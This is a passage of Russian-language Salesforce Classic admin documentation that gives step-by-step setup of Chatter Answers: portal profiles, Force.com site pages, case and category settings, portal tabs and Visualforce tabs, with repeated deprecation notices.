    c. Щелкните **«Редактировать профили»** в разделе «Назначенные профили».
    d. Установите флажок «Активно» напротив профиля, выбранного в поле «Стандартный профиль нового пользователя».

e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Настройка Chatter Answers

Включение входа и параметров клиентского портала

Настройка пользователей портала для самостоятельной регистрации в Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- Настройка приложения

Для управления пользователями клиентского портала:

- Редактирование пользователей портала самообслуживания

Разрешите пользователям клиентского портала самостоятельную регистрацию в сообществах Chatter Answers.

1. Чтобы клонировать профиль «Массовый клиентский портал» для дальнейшей настройки, выполните указанные ниже действия.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните ссылку **«Клонировать»** напротив профиля «Массовый клиентский портал».
   c. Введите имя для нового профиля.
   d. Нажмите кнопку **«Сохранить»**.
2. Чтобы настроить клонированный профиль и добавить полномочия для стандартных объектов, используемых в сообществе, выполните указанные ниже действия.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните имя клонированного профиля.
   c. Нажмите кнопку **«Правка»**.
   d. В разделе «Полномочия для стандартных объектов» выберите указанные ниже полномочия для следующих объектов.

Объект	Полномочия
Обращения	«Чтение», «Создание»
Контакты	Чтение
Вопросы	«Чтение», «Создание»

Объект	Полномочия
Организация	Чтение

e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка Chatter Answers

Настройка клиентского портала для Chatter Answers

Общие сведения о пользователях Chatter Answers

Настройка сайта Force.com для поддержки Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Прим.: Сайты Force.com должны настраиваться для сообществ, поддерживающих самообслуживание.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- Настройка приложения

Настройте сайт Force.com для Chatter Answers с целью размещения домена и общедоступного отображения некоторых данных Salesforce (например, вопросов, ответов и статей Salesforce Knowledge).

1. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
2. Щелкните ссылку **«Правка»** напротив имени сайта, который должен быть настроен для Chatter Answers.
3. Чтобы активировать сайт, установите флажок «Активно».

   Сайт может быть активирован после настройки Chatter Answers.
4. Выберите страницу Visualforce в качестве начальной страницы сайта в поле «Активная начальная страница сайта».
5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Правка»** в связанном списке «Страницы Visualforce сайта».
   a. Чтобы активировать указанные ниже страницы Visualforce, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`

b. Нажмите кнопку **«Сохранить»**.

7. Чтобы предоставить пользователям-гостям (непроверенные пользователи без доступа к клиентскому порталу) доступ к обращениям, вопросам и статьям Salesforce Knowledge, щелкните **«Параметры общего доступа»**.
   a. Щелкните **«Правка»** в профиле для пользователей Chatter Answers.
   b. Щелкните **«Чтение»** для обращений и вопросов в разделе «Полномочия стандартного объекта».
   c. Чтобы просматривать статьи в Chatter Answers, щелкните **«Чтение»** для типов статей в разделе «Полномочия типа статьи».
   d. Нажмите кнопку **«Сохранить»**.
8. Чтобы предоставить пользователям доступ к категориям для просмотра вопросов, ответов и статей Salesforce Knowledge, щелкните ссылку **«Правка»** напротив нужной группы категорий в связанном списке «Параметры доступности группы категорий».
   a. Выберите значение «Все категории» в параметре «Доступность».
   b. Нажмите кнопку **«Сохранить»**.
9. Вернитесь к сайту, введите строку *«Сайты»* в поле «Быстрый поиск» в меню «Настройка» и выберите имя сайта в списке **«Сайты»**.
10. Чтобы включить проверку подлинности пользователей, щелкните **«Параметры входа в систему»**.
    a. Нажмите кнопку **«Правка»**.
    b. В параметре «Активировать вход в систему для» выберите клиентский портал, созданный для Chatter Answers.
    c. Нажмите кнопку **«Сохранить»**.

После настройки сайта Force.com для Chatter Answers пользователь может заменить стандартные страницы Visualforce, используемые в сообществе, настраиваемыми страницами. Страницам Visualforce автоматически назначается URL-адрес сайта, поэтому они доступны пользователям портала для навигации.

Прим.: Чтобы укоротить и упростить URL-адреса страниц сайта, воспользуйтесь средством перезаписи URL-адресов Chatter Answers. Ниже перечислены страницы, использующие средство перезаписи URL-адресов.

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`
- `ChatterAnswersForgotPassword`

Кроме того, Chatter Answers поддерживает настраиваемые средства перезаписи URL-адресов для сайтов.

1. Введите строку *«Параметры сайтов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры сайтов»**.
2. Щелкните ссылку **«Правка»** напротив нужного сайта.
3. Выберите страницы для замены. В случае замены страницы изменения пароля автоматически обновляется страница изменения пароля, используемая на сайте.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Пользователям Internet Explorer 8 отображается предупреждение системы безопасности, если настраиваемые URL-адреса не содержат префикса https://.

СМ. ТАКЖЕ:

- Общие сведения о внедрении Chatter Answers
- Настройка Chatter Answers
- Страницы Visualforce для Chatter Answers

Настройка обращений для Chatter Answers

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для настройки единых стандартных параметров общего доступа:	Управление общим доступом
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И Настройка приложения
Для настройки полей: Для создания правил назначения: Для предоставления пользователям массового портала доступа к обращениям:	Настройка приложения

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Чтобы предоставить соответствующим пользователям зон Chatter Answers возможность создания, расширения и доступа к обращениям, настройте компонент Chatter Answers в функциях, связанных с обращениями.

1. Чтобы предотвратить доступ пользователей к чужим данным, настройте единые стандартные параметры общего доступа («Личный» для организации, «Контролируется родительским объектом» для контакта и «Личный» для обращения).
2. Чтобы предоставить пользователям доступ к личным вопросам, настройте параметры безопасности поля обращения «Вопрос» (значение «Доступно») для профилей, назначенных клиентскому порталу.
3. Чтобы агенты службы поддержки могли определять обращения, созданные на основе Chatter Answers, обновите значение поля обращения «Происхождение» значением триггера «Вопрос».
4. Чтобы назначать обращения, созданные на основе личных вопросов, агентам службы поддержки, создайте правило назначения обращений, где полю «Происхождение обращения» задано значение Chatter Answers.

5. Чтобы пользователи массового портала могли иметь доступ к личным вопросам в Chatter Answers, предоставьте им доступ к обращениям.

СМ. ТАКЖЕ:

Настройка Chatter Answers

Настройка уровня доступности вкладки «Вопрос и ответ»

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня доступности вкладки «Вопрос и ответ»:

- Управление профилями и наборами полномочий

Чтобы предоставить агентам службы поддержки возможность просмотра, поиска, фильтрации и модерирования вопросов, опубликованных в зоне Chatter Answers, задайте уровню доступности вкладки «Вопрос и ответ» значение «Включены стандартные параметры».

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите профиль агента службы поддержки.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
   - «Расширенный пользовательский интерфейс профиля». Введите имя вкладки в поле **«Поиск параметров…»**, выберите предложенный элемент списка и нажмите кнопку **«Правка»**.
   - «Исходный пользовательский интерфейс профиля». Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Параметры вкладки».
4. Выберите значение «Включены стандартные параметры» для уровня доступности вкладки «Вопрос и ответ».
5. (Только для исходного пользовательского интерфейса профиля) Чтобы заданные параметры доступности вкладки применялись в пользовательских настройках вкладки, установите флажок **«Изменять настройки личных вкладок пользователя»**.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка Chatter Answers

Назначение категорий данных компоненту Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Благодаря назначению группы категорий данных, компонент Chatter Answers может быть доступен всем зонам Chatter Answers. Каждой зоне назначается категория данных верхнего уровня (тема), которая может использоваться клиентами и агентами службы поддержки для категоризации и фильтрации вопросов и статей базы знаний.

1. Введите строку *«Назначения категорий данных»* в поле «Быстрый поиск» и выберите пункт **«Назначения источников данных»** в разделе Chatter Answers.
2. Нажмите кнопку **«Правка»**.
3. Выберите группу категорий.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Каждой зоне Chatter Answers может быть назначена категория верхнего уровня. Доступность зоны обуславливается доступностью соответствующей категории данных верхнего уровня профилю пользователя клиента. Кроме того, доступность зоны не зависит от доступности дочерних категорий данных и определяется только доступностью связанной категории данных верхнего уровня.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения категорий данных компоненту Chatter Answers:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка Chatter Answers

Категории данных в Salesforce.com

Настройка Salesforce Knowledge для Chatter Answers

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:	Управление внутренними пользователями
Для создания типов статей и действий над статьей:	«Настройка приложения» И Управление базой знаний Salesforce
Для управления синонимами:	Управление синонимами
Для создания категорий данных:	«Управление категориями данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Чтобы отображать статьи Salesforce Knowledge в зонах Chatter Answers, выполните указанные ниже действия.

1. Внедрите категории данных (в случае отсутствия).
2. Внедрите Salesforce Knowledge (в случае отсутствия).
3. Настройте оба компонента для Chatter Answers.

Каждой зоне назначается категория данных верхнего уровня (тема), которая может использоваться клиентами и агентами службы поддержки для категоризации и фильтрации вопросов и статей базы знаний.

1. При использовании ролевой доступности категорий данных задайте параметру «Доступность категорий данных по умолчанию» значение «Все категории», чтобы клиенты, отсутствующие в иерархии ролей организации (например, пользователи массового портала), могли иметь доступ к категориям, содержащим вопросы и статьи Salesforce Knowledge.

   Кроме того, чтобы настроить доступность категорий данных, воспользуйтесь наборами полномочий или профилями.
2. Создайте одну группу категорий для всех сообществ, чтобы отсрочить достижение заданного ограничения (три активные категории данных). Затем добавьте дочернюю категорию для каждого сообщества. Чтобы добавить темы, создайте дочерние категории для категорий, добавленных ранее.
3. Активируйте группу категорий, которая должна быть доступна для Chatter Answers, чтобы предоставить доступ пользователям.
4. Предоставьте полномочие «Чтение» для определенных типов статей в профилях пользователей Chatter Answers, чтобы статьи были доступны пользователям прямо в зонах.
5. При необходимости разрешите агентам службы поддержки добавлять ответы в базу знаний в качестве черновых статей, чтобы ускорить процесс поиска полезной информации сотрудниками службы поддержки.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Настройка Chatter Answers

Доступность категорий данных

Создание и изменение групп категорий

Добавление Chatter Answers на портал

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

Компонент Chatter Answers может быть добавлен на текущий клиентский или партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов. Пользователи, выполнившие вход на один из порталов, могут открыть вкладку Chatter Answers и выбрать нужную зону в раскрывающемся списке. Если вкладка Chatter Answers должна отображаться только на собственных порталах, то сайт Force.com для размещения сообществ Chatter Answers может не настраиваться. В отличие от порталов, сайт позволяет пользователям-гостям просматривать некоторые данные Chatter Answers без входа в систему.

Ниже перечислены особенности добавления вкладки Chatter Answers на портал.

- Chatter Answers отображается в виде вкладки, доступной для переименования.
- Раскрывающийся список позволяет пользователям портала переключаться между зонами Chatter Answers.
- Ссылка **«Мои параметры»** заменяется ссылками **«Включить сообщения эл. почты»** и **«Отключить сообщения эл. почты»**.
- Ссылки **«Войти»** и **«Регистрация»** удаляются, так как компонент Chatter Answers доступен пользователям только после входа на портал.
- Внешний вид компонента Chatter Answers не может быть изменен.
- Ссылка **«Нужна помощь?»** удаляется.
- Если Chatter Answers отображается посредством страницы Visualforce, то пользователи не могут переключаться между зонами портала.

Добавление Chatter Answers на клиентский портал

Добавление Chatter Answers на партнерский портал

Добавление настраиваемой страницы Visualforce для отображения Chatter Answers

Рекомендуем использовать страницу Visualforce для предоставления клиентам настраиваемого доступа к компоненту Chatter Answers.

СМ. ТАКЖЕ:

Настройка Chatter Answers

Настройка клиентского портала

Добавление Chatter Answers на клиентский портал

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Компонент Chatter Answers может быть добавлен на текущий клиентский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов поддержки.

1. Чтобы включить поддержку Chatter Answers на порталах, выполните указанные ниже действия.
   a. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers».**
   b. Нажмите кнопку **«Правка»**.
   c. Установите флажок «Отображать Chatter Answers на порталах».
   d. Нажмите кнопку **«Сохранить»**.
2. Чтобы включить поддержку Chatter Answers, измените профили пользователей клиентского портала.

   При использовании расширенного пользовательского интерфейса профиля выполните перечисленные ниже действия.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
   c. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».
   d. Щелкните ссылку **«Вопрос и ответ»** на странице «Параметры объекта».
   e. Выберите значение «Включены стандартные параметры» в разделе «Параметры вкладки».
   f. Нажмите кнопку «Сохранить» и вернитесь на страницу «Параметры объекта».
   g. Щелкните ссылку **«Вопросы и ответы»** и установите флажки «Чтение» и «Создание» в разделе «Полномочия объекта».
   h. Нажмите кнопку **«Сохранить»**.

   При использовании исходного пользовательского интерфейса профиля выполните перечисленные ниже действия.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
   c. Выберите значение «Включены стандартные параметры» в разделе «Параметры вкладки» для вкладки **«Вопрос и ответ»**.
   d. Установите флажки «Чтение» и «Создание» для объекта «Вопросы» в разделе «Полномочия стандартного объекта».
   e. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления Chatter Answers на клиентский портал:

- Настройка приложения

3. Чтобы назначить пользователям клиентского портала лицензию «Пользователь Chatter Answers», выполните указанные ниже действия.
   a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
   b. Щелкните ссылку **«Правка»** напротив нужного пользователя портала.
   c. Установите флажок «Пользователь `Chatter Answers`» в разделе «Общие сведения».
   d. Нажмите кнопку **«Сохранить»**.
4. Чтобы добавить вкладку Chatter Answers на клиентский портал, выполните указанные ниже действия.
   a. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
   b. Щелкните имя нужного клиентского портала.
   c. Щелкните **«Настроить вкладки портала»**.
   d. Чтобы переместить вкладку «Вопрос и ответ» в столбец «Выбранные вкладки», выберите нужную вкладку и нажмите кнопку **«Добавить»**.
   e. Нажмите кнопку **«Сохранить»**.
5. Чтобы переименовать вкладку «Вопрос и ответ» на клиентском портале, выполните указанные ниже действия.
   a. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
   b. Щелкните ссылку **«Правка»** напротив вкладки «Вопросы».
   c. Нажмите кнопку **«Далее»**.
   d. Переименуйте вкладку «Вопрос и ответ» в разделе «Другие метки». Переименование доступно только в столбце «Единственное число» (но не в столбце «Множественное число»).
   e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Добавление Chatter Answers на портал

Добавление Chatter Answers на партнерский портал

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Компонент Chatter Answers может быть добавлен на текущий партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных партнерских каналов.

1. Чтобы включить поддержку Chatter Answers на порталах, выполните указанные ниже действия.
   a. Введите строку *«Параметры Chatter Answers»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter Answers».**
   b. Нажмите кнопку **«Правка»**.
   c. Установите флажок «Отображать Chatter Answers на порталах».
   d. Нажмите кнопку **«Сохранить»**.
2. Чтобы включить поддержку Chatter Answers в профилях пользователей партнерского портала, выполните указанные ниже действия.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя портала.
   c. Щелкните ссылку **«Параметры объекта»** в разделе «Приложения».
   d. Щелкните ссылку **«Вопрос и ответ»** на странице «Параметры объекта».
   e. Выберите значение «Включены стандартные параметры» в разделе «Параметры вкладки».
   f. Нажмите кнопку «Сохранить» и вернитесь на страницу «Параметры объекта».
   g. Щелкните ссылку **«Вопросы и ответы»** и установите флажки «Чтение» и «Создание» в разделе «Полномочия объекта».
   h. Нажмите кнопку **«Сохранить»**.
3. Чтобы назначить пользователям партнерского портала лицензию «Пользователь Chatter Answers», выполните указанные ниже действия.
   a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
   b. Щелкните ссылку **«Правка»** напротив нужного пользователя портала.
   c. Установите флажок «Пользователь Chatter Answers» в разделе «Общие сведения».
   d. Нажмите кнопку **«Сохранить»**.
4. Чтобы добавить вкладку Chatter Answers на партнерский портал, выполните указанные ниже действия.
   a. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления Chatter Answers на партнерский портал:

- Настройка приложения

b. Щелкните имя нужного партнерского портала.

c. Щелкните **«Настроить вкладки портала»**.

d. Чтобы переместить вкладку Chatter Answers в столбец «Выбранные вкладки», выберите Chatter Answers и нажмите кнопку **«Добавить»**.

e. Нажмите кнопку **«Сохранить»**.

5. Чтобы переименовать вкладку Chatter Answers на партнерском портале, выполните указанные ниже действия.

a. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.

b. Щелкните ссылку **«Правка»** напротив вкладки «Вопросы».

c. Нажмите кнопку **«Далее»**.

d. Переименуйте вкладку «Вопрос и ответ» в разделе «Другие метки». Переименование доступно только в столбце «Единственное число» (но не в столбце «Множественное число»).

e. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Добавление Chatter Answers на портал

Добавление настраиваемой страницы Visualforce для отображения Chatter Answers

Рекомендуем использовать страницу Visualforce для предоставления клиентам настраиваемого доступа к компоненту Chatter Answers.

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Рекомендуем создать страницу Visualforce, содержащую компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Чтобы добавить настраиваемую страницу Visualforce для отображения Chatter Answers, выполните указанные ниже действия.

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**, чтобы вывести список вкладок Visualforce организации.
2. Чтобы создать вкладку Visualforce, нажмите кнопку «Создать» в разделе «Вкладки Visualforce».
3. Выберите нужную страницу Visualforce и заполните другие поля страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страницы Visualforce:

- Настройка приложения

Для добавления вкладки Visualforce:

- Настройка приложения

4. Нажмите кнопку «Далее».
5. Выберите профили, которым должна быть доступна вкладка.
6. Выберите настраиваемые приложения, из которых должна быть доступна данная вкладка.
7. Нажмите кнопку «Сохранить».

Прежде чем добавить вкладку Visualforce в качестве вкладки приложения «Сообщество», убедитесь, что страница доступна на вкладках сообщества.

Прежде чем добавить вкладку Visualforce на клиентский портал, убедитесь, что вкладка Visualforce поддерживает отображение на портале.

Вкладка Visualforce не требует добавления на сайт Force.com. Прежде чем настроить сайт, рекомендуем просто проверить наличие страницы Visualforce с компонентами Chatter Answers.

СМ. ТАКЖЕ:

Настройка Chatter Answers посредством страниц Visualforce

Устранение ошибок настройки Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

Все конфигурации настроенного сообщества Chatter Answers могут быть просмотрены на одной странице в виде снимка, позволяющего диагностировать ошибки без просмотра многочисленных страниц раздела «Настройка».

1. Введите строку *«Параметры сайтов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры сайтов»**.
2. Щелкните ссылку **«Просмотр»** напротив сайта Force.com, связанного с сообществом, в столбце «Снимок сайта».
3. Чтобы показать или скрыть разные параметры, нажмите кнопку  или  соответственно.
4. Чтобы открыть определенную страницу настройки, поддерживающую изменение параметров, нажмите кнопку **«Начать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:
- Просмотр настройки и конфигурации

Для настройки Chatter Answers:
- Настройка приложения

Пример: Например, снимок сайта позволяет просмотреть наличие флажка «Активно» для сайта Force.com, используемого для размещения сообщества, или проверить имена профилей, назначенные клиентскому порталу.

СМ. ТАКЖЕ:

Общие сведения о внедрении Chatter Answers

Общие сведения о пользователях Chatter Answers

Настройка Chatter Answers

Общие сведения о пользователях Chatter Answers

Прим.: В выпуске Winter'18 планируется прекращение поддержки приложения «Chatter Answers» во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'16 приложение Chatter Answers недоступно для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации могут использовать приложение Chatter Answers, включенную до выпуска Summer'16, начиная с сегодняшнего дня и до выпуска Winter'18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

